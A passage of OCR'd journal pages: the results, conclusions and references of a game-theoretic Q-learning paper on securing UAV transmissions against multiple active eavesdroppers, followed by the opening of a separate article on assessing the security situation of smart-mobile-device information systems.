$$\frac{d\delta_{m,i_m}^{t+1}\left(q_{m,i_m}\right)}{dt} = \delta_{m,i_m}^{t+1}\left(q_{m,i_m}\right)\frac{\alpha}{\tau}\left\{\left[\mathcal{U}_m\left(q_{m,i_m}\right) - \sum_{i_s\in\mathcal{Q}}\delta_{s,i_s}^{t+1}\left(q_{s,i_s}\right)\mathcal{U}_m\left(q_{s,i_s}\right)\right] - \tau\sum_{i_s\in\mathcal{Q}}\delta_{s,i_s}^{t+1}\left(q_{s,i_s}\right)\ln\left(\frac{\delta_{m,i_m}^{t+1}\left(q_{m,i_m}\right)}{\delta_{s,i_s}^{t+1}\left(q_{s,i_s}\right)}\right)\right\}. \tag{39}$$

The steady-state strategy profile $z^s = (\pi^s(P_l), \delta_{m,i_m}^s(q_{m,i_m}))$ can be obtained [43].

$$\pi^s(P_l) = \frac{\exp\left[Q_a^t(P_l)/\tau\right]}{\sum_{P_j\in\mathcal{P}}\exp\left[Q_a^t(P_j)/\tau\right]}, \tag{40}$$

$$\delta_{m,i_m}^s\left(q_{m,i_m}\right) = \frac{\exp\left[Q_m^t\left(q_{m,i_m}^t\right)/\tau\right]}{\sum_{q_{s,i_s}\in\mathcal{Q}}\exp\left[Q_m^t\left(q_{s,j_s}^t\right)/\tau\right]}. \tag{41}$$

Let $Z^t = (z_1^t, \cdots, z_N^t)$ the strategy profile of all players at time slot t. In the following analysis, we resort to an ordinary differential equation (ODE) whose solution approximates the convergence of Z^t. The right-hand side of (38) and (39) can be represented by a function $f(Z^t)$ as $\alpha \to 0$. Z^t will converge weakly to $Z^* = (\pi_0^*, \delta_0^*)$, which is the solution to

$$\frac{dZ}{dt} = f(Z), Z^0 = Z_0. \tag{42}$$

Proposition 5. *The HQLA can discover a mixed-strategy SE.*

Proof. We prove this by contradiction. Suppose that the process generated by (33) and (35) converges to a non-SE. But the solutions of (42) are by definition stationary points. This implies that HQLA will only converge to stationary points. This means that stationary points that are not SEs are stable, which is contradicting Proposition 4.

6. Simulation Results

Simulations are carried out to evaluate the performance of the proposed power allocation strategies against multiple UAV AEs. This scenario has one transmitter-receiver pair and three UAV AEs denoted as Alice, Bob, AE_1, AE_2, and AE_3, respectively. We set up a scenario network where all the UAVs are distributed in a 200 m ∗ 200 m region. The system parameters are chosen for some typical scenarios including the cost of unit transmit power and jamming power, i.e., $C_a = C_j = 0.1$ and $C_e = 0.5$, the path loss exponent $\eta = 2$ and $\omega_0 = 80$.

Figure 2 shows the expected utilities of the leader under different algorithms. We can find that the expected utility achieved by the proposed HQLA is significantly lower than the single-agent Q-learning algorithm (SAQL). This is because in SAQL, only Alice applies the reinforcement learning mechanism to maximize the secrecy rate but all AEs' behaviors constituting joint actions are considered to be stated in the Q-learning algorithm which means each AE cannot choose the optimal strategy adaptively to maximize its utility. While in HQLA, each AE with reinforcement learning ability can maximize its damages to the secrecy rate of the considered system through repeated interactions with Alice's and other AEs' strategies. The comparison of the leader's expected utilities with SAQL implies that the agent's learning ability has a significant impact on its utility. So, the proposed HQLA provides an optimal power allocation strategy in a more hostile case that suffers the adaptive attacks from multiple AEs. On the other hand, the proposed HQLA is superior to the random selection algorithm (RS) because the proposed HQLA may converge to a desirable solution, whereas the RS is an instinctive approach.

Figure 3 shows the cumulative distribution function (CDF) of the convergence of HQLA and SAQL. As observed from Figure 3, we can find that the proposed algorithm converges at about 500 iterations, while the contrast algorithm converges at about 1000 iterations, which means the convergence rate of HQLA is significantly better than SAQL. This is because that all AEs in SAQL select action randomly without learning ability whereas in HQLA, taking the interactions between two sides of communication into account, all AEs make decisions according to the mixed-strategy derived by RL which can obtain the optimal strategy via trials-and-errors. This also means that the learning ability has a significant positive impact on the convergence rate.

Figure 4 presents the strategy selection probabilities evolution of the leader's transmit power. At the very beginning, Alice randomly selects transmit power according to a uniform distribution. As Algorithm 1 iterates, the strategy selection probabilities keep on updating until convergence after about 500 iterations. It is worthy to note that Algorithm 1 under this scenario converges to pure strategy NE points since the probability of selecting one power level is equal to 1, while the probabilities of the other levels of transmit power decrease to 0 if the time slots are large enough. So, the theoretical prediction in Proposition 4 is verified under the existing conditions. Specifically, the $P_{\max}$ in Figure 4(a) as the optimal transmit power is consistent with Proposition 3, and the P_s^* in Figure 4(b) is consistent with Proposition 2.

The leader's expected utility comparison under different C_e is shown in Figure 5(a). It is noted that the steady value of the leader's expected utility increase with the value of C_e growing because that C_e leads to changes in AEs' attack strategies. Specifically, as a rational agent, all AEs choose to interfere with Bob finally in Figure 5(b) because they find the utility of the jammer is higher than eavesdropper according




Figure 2: Expected utility of leader.






Figure 3: The CDF of convergence of HQLA and SAQL.

to the learning process when the difference of $C_e = 0.8$. Thus, the maximal data rate of the Alice-AE link is zero which means the leader will obtain the maximal secrecy rate and expected utility. Similarly, in Figure 5(d), all AEs find the utility of eavesdropper is higher than jammer when $C_e = 0.2$ and every AE choose to eavesdrop on Alice. As a result, the maximal data rate of the Alice-AE link between all AEs is achieved and the leader suffers the lowest utility. When $C_e = 0.5$ (in Figure 5(c)), according to the utilities of themselves, AE_1 and AE_3 always choose to interfere with Bob and AE_2 prefers eavesdropping which makes the expected utility of leader is between $C_e = 0.8$ and $C_e = 0.2$. In addition, it is worthy to note that the attack strategies of all AEs have a pure strategy equilibrium since the probability of selecting one attack mode is equal to 1 while the probability of another attack mode decreases to 0.



(a)



(b)

Figure 4: Power allocation probabilities of leader.




Figure 5: Expected utility of leader and attack mode probabilities of all AEs under different C_e.

7. Conclusions and Future Work

In this paper, we have investigated the transmit power optimization problem of secure UAV communication in the presence of multiple UAV AEs. A secure transmission game is formulated to prove the existence of the NE by analyzing the interactions between the legitimate user and AEs. Within a hierarchical game framework, we obtain the optimal transmit power solutions for the legitimate transmissions. Numerical results verified the theoretical analysis and shown that the secrecy performance could be degraded severely by AEs' learning ability. Moreover, the outperformance of the

HQLA's convergence and the impact of the eavesdropping cost on the decision of AE's attack mode is also demonstrated. To take advantage of the UAV's mobility that can bring the potential performance enhancement, in future work, we will devote our efforts to joining the UAV's trajectory and resource allocation optimization against multiple AEs.

Data Availability

The data (figures) used to support the findings of this study are included within the article. Further details can be provided upon request.

Conflicts of Interest

The authors declare no conflict of interest.

Acknowledgments

This work was supported by the National Natural Science Foundation of China (no. 61771487 and no. 61471393) and the National Key R&D Program of China under Grant 2018YFB1801103.

References

[1] V. Mayor, R. Estepa, A. Estepa, and G. Madinabeitia, "Deploying a reliable UAV-aided communication service in disaster areas," *Wireless Communications and Mobile Computing*, vol. 2019, Article ID 7521513, 20 pages, 2019.

[2] X. Fan, C. Huang, B. Fu, S. Wen, and X. Chen, "UAV-assisted data dissemination in delay-constrained VANETs," *Mobile Information Systems*, vol. 2018, Article ID 8548301, 12 pages, 2018.

[3] M. Mozaffari, W. Saad, M. Bennis, and M. Debbah, "Unmanned aerial vehicle with underlaid device-to-device communications: performance and trade-offs," *IEEE Transactions on Wireless Communications*, vol. 15, no. 6, pp. 3949–3963, 2016.

[4] J. Lyu, Y. Zeng, R. Zhang, and T. J. Lim, "Placement optimization of uav-mounted mobile base stations," *IEEE Communications Letters*, vol. 21, no. 3, pp. 604–607, 2017.

[5] Q. Wu, Y. Zeng, and R. Zhang, "Joint trajectory and communication design for multi-uav enabled wireless networks," *IEEE Transactions on Wireless Communications*, vol. 17, no. 3, pp. 2109–2121, 2018.

[6] N. H. Motlagh, M. Bagaa, and T. Taleb, "Uav-based iot platform: a crowd surveillance use case," *IEEE Communications Magazine*, vol. 55, no. 2, pp. 128–134, 2017.

[7] Yingbin Liang, H. V. Poor, and S. Shamai, "Secure communication over fading channels," *IEEE Transactions on Information Theory*, vol. 54, no. 6, pp. 2470–2492, 2008.

[8] W. Yang, L. Tao, X. Sun, R. Ma, Y. Cai, and T. Zhang, "Secure on-off transmission in mmwave systems with randomly distributed eavesdroppers," *IEEE Access*, vol. 7, pp. 32681–32692, 2019.

[9] Z. Xiang, W. Yang, G. Pan, Y. Cai, and Y. Song, "Physical layer security in cognitive radio inspired Noma network," *IEEE Journal of Selected Topics in Signal Processing*, vol. 13, no. 3, pp. 700–714, 2019.

[10] X. Sun, W. Yang, Y. Cai, L. Tao, Y. Liu, and Y. Huang, "Secure transmissions in wireless information and power transfer millimeter-wave ultra-dense networks," *IEEE Transactions on Information Forensics and Security*, vol. 14, no. 7, pp. 1817–1829, 2019.

[11] R. Ma, W. Yang, X. Sun, L. Tao, and T. Zhang, "Secure communication in millimeter wave relaying networks," *IEEE Access*, vol. 7, pp. 31218–31232, 2019.

[12] J. Huang and A. L. Swindlehurst, "Robust secure transmission in miso channels based on worst-case optimization," *IEEE Transactions on Signal Processing*, vol. 60, no. 4, pp. 1696–1707, 2012.

[13] Q. Yuan, Y. Hu, C. Wang, and Y. Li, "Joint 3d beamforming and trajectory design for uav-enabled mobile relaying system," *IEEE Access*, vol. 7, pp. 26488–26496, 2019.

[14] L. Zhu, J. Zhang, Z. Xiao, X. Cao, D. O. Wu, and X.-G. Xia, "3-D beamforming for flexible coverage in millimeter-wave uav communications," *IEEE Wireless Communications Letters*, vol. 8, no. 3, pp. 837–840, 2019.

[15] G. Zhang, Q. Wu, M. Cui, and R. Zhang, "Securing uav communications via trajectory optimization," in *GLOBECOM 2017 - 2017 IEEE Global Communications Conference*, pp. 1–6, Singapore, Singapore, Jan. 2017.

[16] G. Zhang, Q. Wu, M. Cui, and R. Zhang, "Securing uav communications via joint trajectory and power control," *IEEE Transactions on Wireless Communications*, vol. 18, no. 2, pp. 1376–1389, 2019.

[17] C. Zhong, J. Yao, and J. Xu, "Secure uav communication with cooperative jamming and trajectory control," *IEEE Communications Letters*, vol. 23, no. 2, pp. 286–289, 2019.

[18] Q. Wang, Z. Chen, H. Li, and S. Li, "Joint power and trajectory design for physical-layer secrecy in the uav-aided mobile relaying system," *IEEE Access*, vol. 6, pp. 62849–62855, 2018.

[19] X. Sun, C. Shen, D. W. K. Ng, and Z. Zhong, "Robust trajectory and resource allocation design for secure uav-aided communications," in *2019 IEEE International Conference on Communications Workshops (ICC Workshops)*, pp. 1–6, Shanghai, China, China, 2019.

[20] A. Li, Q. Wu, and R. Zhang, "UAV-enabled cooperative jamming for improving secrecy of ground wiretap channel," *IEEE Wireless Communications Letters*, vol. 8, no. 1, pp. 181–184, 2019.

[21] X. Sun, C. Shen, T.-H. Chang, and Z. Zhong, "Joint resource allocation and trajectory design for uav-aided wireless physical layer security," in *2018 IEEE Globecom Workshops (GC Wkshps)*, pp. 1–6, Abu Dhabi, United Arab Emirates, United Arab Emirates, 2018.

[22] X. Tang, P. Ren, Y. Wang, Q. Du, and L. Sun, "Securing wireless transmission against reactive jamming: a stackelberg game framework," in *2015 IEEE Global Communications Conference (GLOBECOM)*, pp. 1–6, San Diego, CA, USA, 2015.

[23] J. Zheng, Y. Cai, and A. Anpalagan, "Astochastic game theoretic approach for interference mitigation in small cell networks," *IEEE Communications Letters*, vol. 19, no. 2, pp. 251–254, 2015.

[24] X. Tang, P. Ren, Y. Wang, and Z. Han, "Combating full-duplex active eavesdropper: a hierarchical game perspective," *IEEE Transactions on Communications*, vol. 65, no. 3, pp. 1379–1395, 2017.

[25] A. Mukherjee and A. L. Swindlehurst, "A full-duplex active eavesdropper in mimo wiretap channels: construction and

countermeasures," in *2011 Conference Record of the Forty Fifth Asilomar Conference on Signals, Systems and Computers (ASILOMAR)*, pp. 265–269, Pacific Grove, CA, USA, 2011.

[26] M. R. Abedi, N. Mokari, H. Saeedi, and H. Yanikomeroglu, "Robust resource allocation to enhance physical layer security in systems with full-duplex receivers: active adversary," *IEEE Transactions on Wireless Communications*, vol. 16, no. 2, pp. 885–899, 2017.

[27] L. Li, A. P. Petropulu, and Z. Chen, "MIMO secret communications against an active eavesdropper," *IEEE Transactions on Information Forensics and Security*, vol. 12, no. 10, pp. 2387–2401, 2017.

[28] X. Zhou, B. Maham, and A. Hjorungnes, "Pilot contamination for active eavesdropping," *IEEE Transactions on Wireless Communications*, vol. 11, no. 3, pp. 903–907, 2012.

[29] A. Al-nahari, "Physical layer security using massive multiple-input and multiple-output: passive and active eavesdroppers," *IET Communications*, vol. 10, no. 1, pp. 50–56, 2016.

[30] X. Tian, M. Li, and Q. Liu, "Random-training-assisted pilot spoofing detection and security enhancement," *IEEE Access*, vol. 5, pp. 27384–27399, 2017.

[31] Y. Wu, R. Schober, D. W. K. Ng, C. Xiao, and G. Caire, "Secure massive mimo transmission with an active eavesdropper," *IEEE Transactions on Information Theory*, vol. 62, no. 7, pp. 3880–3900, 2016.

[32] C. Li, Y. Xu, J. Xia, and J. Zhao, "Protecting secure communication under uav smart attack with imperfect channel estimation," *IEEE Access*, vol. 6, pp. 76395–76401, 2018.

[33] Y. Li, L. Xiao, H. Dai, and H. V. Poor, "Game theoretic study of protecting MIMO transmissions against smart attacks," in *2017 IEEE International Conference on Communications (ICC)*, pp. 1–6, Paris, France, May 2017.

[34] Q. Zhu, W. Saad, Z. Han, H. V. Poor, and T. Basar, "Eavesdropping and jamming in next-generation wireless networks: a game-theoretic approach," in *2011 - MILCOM 2011 Military Communications Conference*, pp. 119–124, Baltimore, MD, USA, 2011.

[35] L. Xiao, C. Xie, M. Min, and W. Zhuang, "User-centric view of unmanned aerial vehicle transmission against smart attacks," *IEEE Transactions on Vehicular Technology*, vol. 67, no. 4, pp. 3420–3430, 2018.

[36] L. Yang, J. Chen, H. Jiang, S. A. Vorobyov, and H. Zhang, "Optimal relay selection for secure cooperative communications with an adaptive eavesdropper," *IEEE Transactions on Wireless Communications*, vol. 16, no. 1, pp. 26–42, 2017.

[37] J. Liu, W. Yang, S. Xu, J. Liu, and Q. Zhang, "Q-learning based UAV secure communication in presence of multiple UAV active eavesdroppers," in *2019 11th International Conference on Wireless Communications and Signal Processing (WCSP)*, pp. 1–6, Xi'an, China, China, 2019.

[38] D. Yang, G. Xue, J. Zhang, A. Richa, and X. Fang, "Coping with a smart jammer in wireless networks: a Stackelberg game approach," *IEEE Transactions on Wireless Communications*, vol. 12, no. 8, pp. 4038–4047, 2013.

[39] L. Jia, Y. Xu, Y. Sun, S. Feng, and A. Anpalagan, "Stackelberg game approaches for anti-jamming defence in wireless networks," *IEEE Wireless Communications*, vol. 25, no. 6, pp. 120–128, 2018.

[40] H. Fang, L. Xu, Y. Zou, X. Wang, and K.-K. R. Choo, "Three-stage Stackelberg game for defending against full-duplex active eavesdropping attacks in cooperative communication," *IEEE Transactions on Vehicular Technology*, vol. 67, no. 11, pp. 10788–10799, 2018.

[41] C. Cheng, Z. Zhu, B. Xin, and C. Chen, "A multi-agent reinforcement learning algorithm based on Stackelberg game," in *2017 6th Data Driven Control and Learning Systems (DDCLS)*, pp. 727–732, Chongqing, China, 2017.

[42] D. Fudenberg and T. Jean, *Tirole: Game theory*, vol. 726, MIT Press, 1991.

[43] A. Kianercy and A. Galstyan, "Dynamics of Boltzmann *Q* learning in two-player two-action games," *Physical Review E*, vol. 85, no. 4, article 041145, 2012.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8886516, 11 pages
https://doi.org/10.1155/2020/8886516

Research Article

A Security Situation Assessment Model of Information System for Smart Mobile Devices

Lixia Xie, Liping Yan, Xugao Zhang, and Hongyu Yang

School of Computer Science and Technology, Civil Aviation University of China, Tianjin 300300, China

Correspondence should be addressed to Hongyu Yang; hyyang@cauc.edu.cn

Received 30 June 2020; Revised 24 August 2020; Accepted 18 September 2020; Published 8 October 2020

Academic Editor: Ding Wang

The accuracy of the existing security situation assessment model of information system for smart mobile devices is affected by expert evaluation preferences. This paper proposes an information system security situation assessment model for smart mobile devices, which is based on the modified interval matrix-entropy weight-based cloud (MIMEC). According to the security situation assessment index system, the interval judgment matrix reflecting the relative importance of different indexes is modified to improve the objectivity of the index layer weight vector. Then, the entropy weight-based cloud is used to quantify the criterion layer and the target layer security situation index, and the security level of the system is graded. The evaluation experiment on the departure control system for smart mobile devices not only verify the validity of this model but also demonstrate that this model has higher stability and reliability than other models.

1. Introduction

Security situation assessment refers to the process of predicting the security situation of the system based on the perception and acquisition of security elements in a certain time and space, and the integrated analysis of the acquired data information [1]. The security situation assessment model is necessary for information system administrators of smart mobile devices to obtain the dynamic security situation of the system, determine system abnormal events, and make reasonable decisions.

Fu et al. [2] proposed a comprehensive evaluation model for information system security risk based on the entropy weight coefficient method. The entropy weight coefficient method was used to determine the index weight vector and reduce the subjective influence of experts. Luo et al. [3] proposed a risk assessment model based on the gray comprehensive measure, but the evaluation model lacks management dimension indexes. Xi et al. [4] proposed an improved quantitative evaluation model of the network security situation and optimized the network security situation quantitative value by game method, but the information source is single. Shu et al. [5] proposed a network security risk assessment model based on network security vulnerabilities to assess network security risks. However, the model requires a large amount of data, the risk baseline determination is influenced by experts, and the algorithm complexity is high. Hemanidhi et al. [6] calculated the total network risk value by weighting the quantified results of network risk under different vulnerability detection tools, but the distribution of risk value weight for different detection tools is not reasonable. Eom et al. [7] proposed a risk quantification formula based on threat frequency, asset exposure, and asset protection level, but the determination of threat frequency is influenced by subjective factors. Rimsha et al. [8] proposed an information security risk assessment method based on the adjacency matrix. However, a higher-order adjacency matrix will increase the deviation between the risk value and the actual security situation. Cheng [9] proposed a streaming algorithm to identify user click requests and reconstructed user-browser interactions by leveraging the Spark Streaming framework. Rui [10] proposed a two-stage approach by combining multiobjective optimization (MOO) with integrated decision-making (IDM) to address the problem of combined heat and power economic emission dispatch (CHPEED).

Those indicate that the existing information system security situation assessment indexes only focus on the technical level without considering the human factors. Moreover, the security situation evaluation is greatly influenced by the subjectivity of experts, and the quantified results cannot accurately reflect the information system security situation.

Motivated by those above, in this paper, we propose an information system security situation assessment model (ISSSAM) for smart mobile devices, which is based on the modified interval matrix-entropy weight-based cloud (MIMEC).

1.1. Contribution. The main contributions of this paper are listed as follows:

(1) A practical ISSSAM model. To accurately assess the information system security situation for smart mobile devices, an ISSSAM model is built with consideration of the modified interval matrix module and entropy weight-based cloud

(2) A novel modified algorithm. A modified interval matrix module is proposed to improve the objectivity of the weight vector. Firstly, the interval judgment matrix given by experts is modified to improve its consistency degree. Secondly, the deterministic matrix with the best consistency degree is searched in the modified interval judgment matrix. Finally, the best weight vector is obtained based on the best deterministic matrix

(3) The experimental results of the departure control system (DCS) case, prove the effectiveness of our model. Furthermore, compared with other methods, the results demonstrate that our model is closer to the practical security situation and improves the reliability and stability of information system security situation assessment

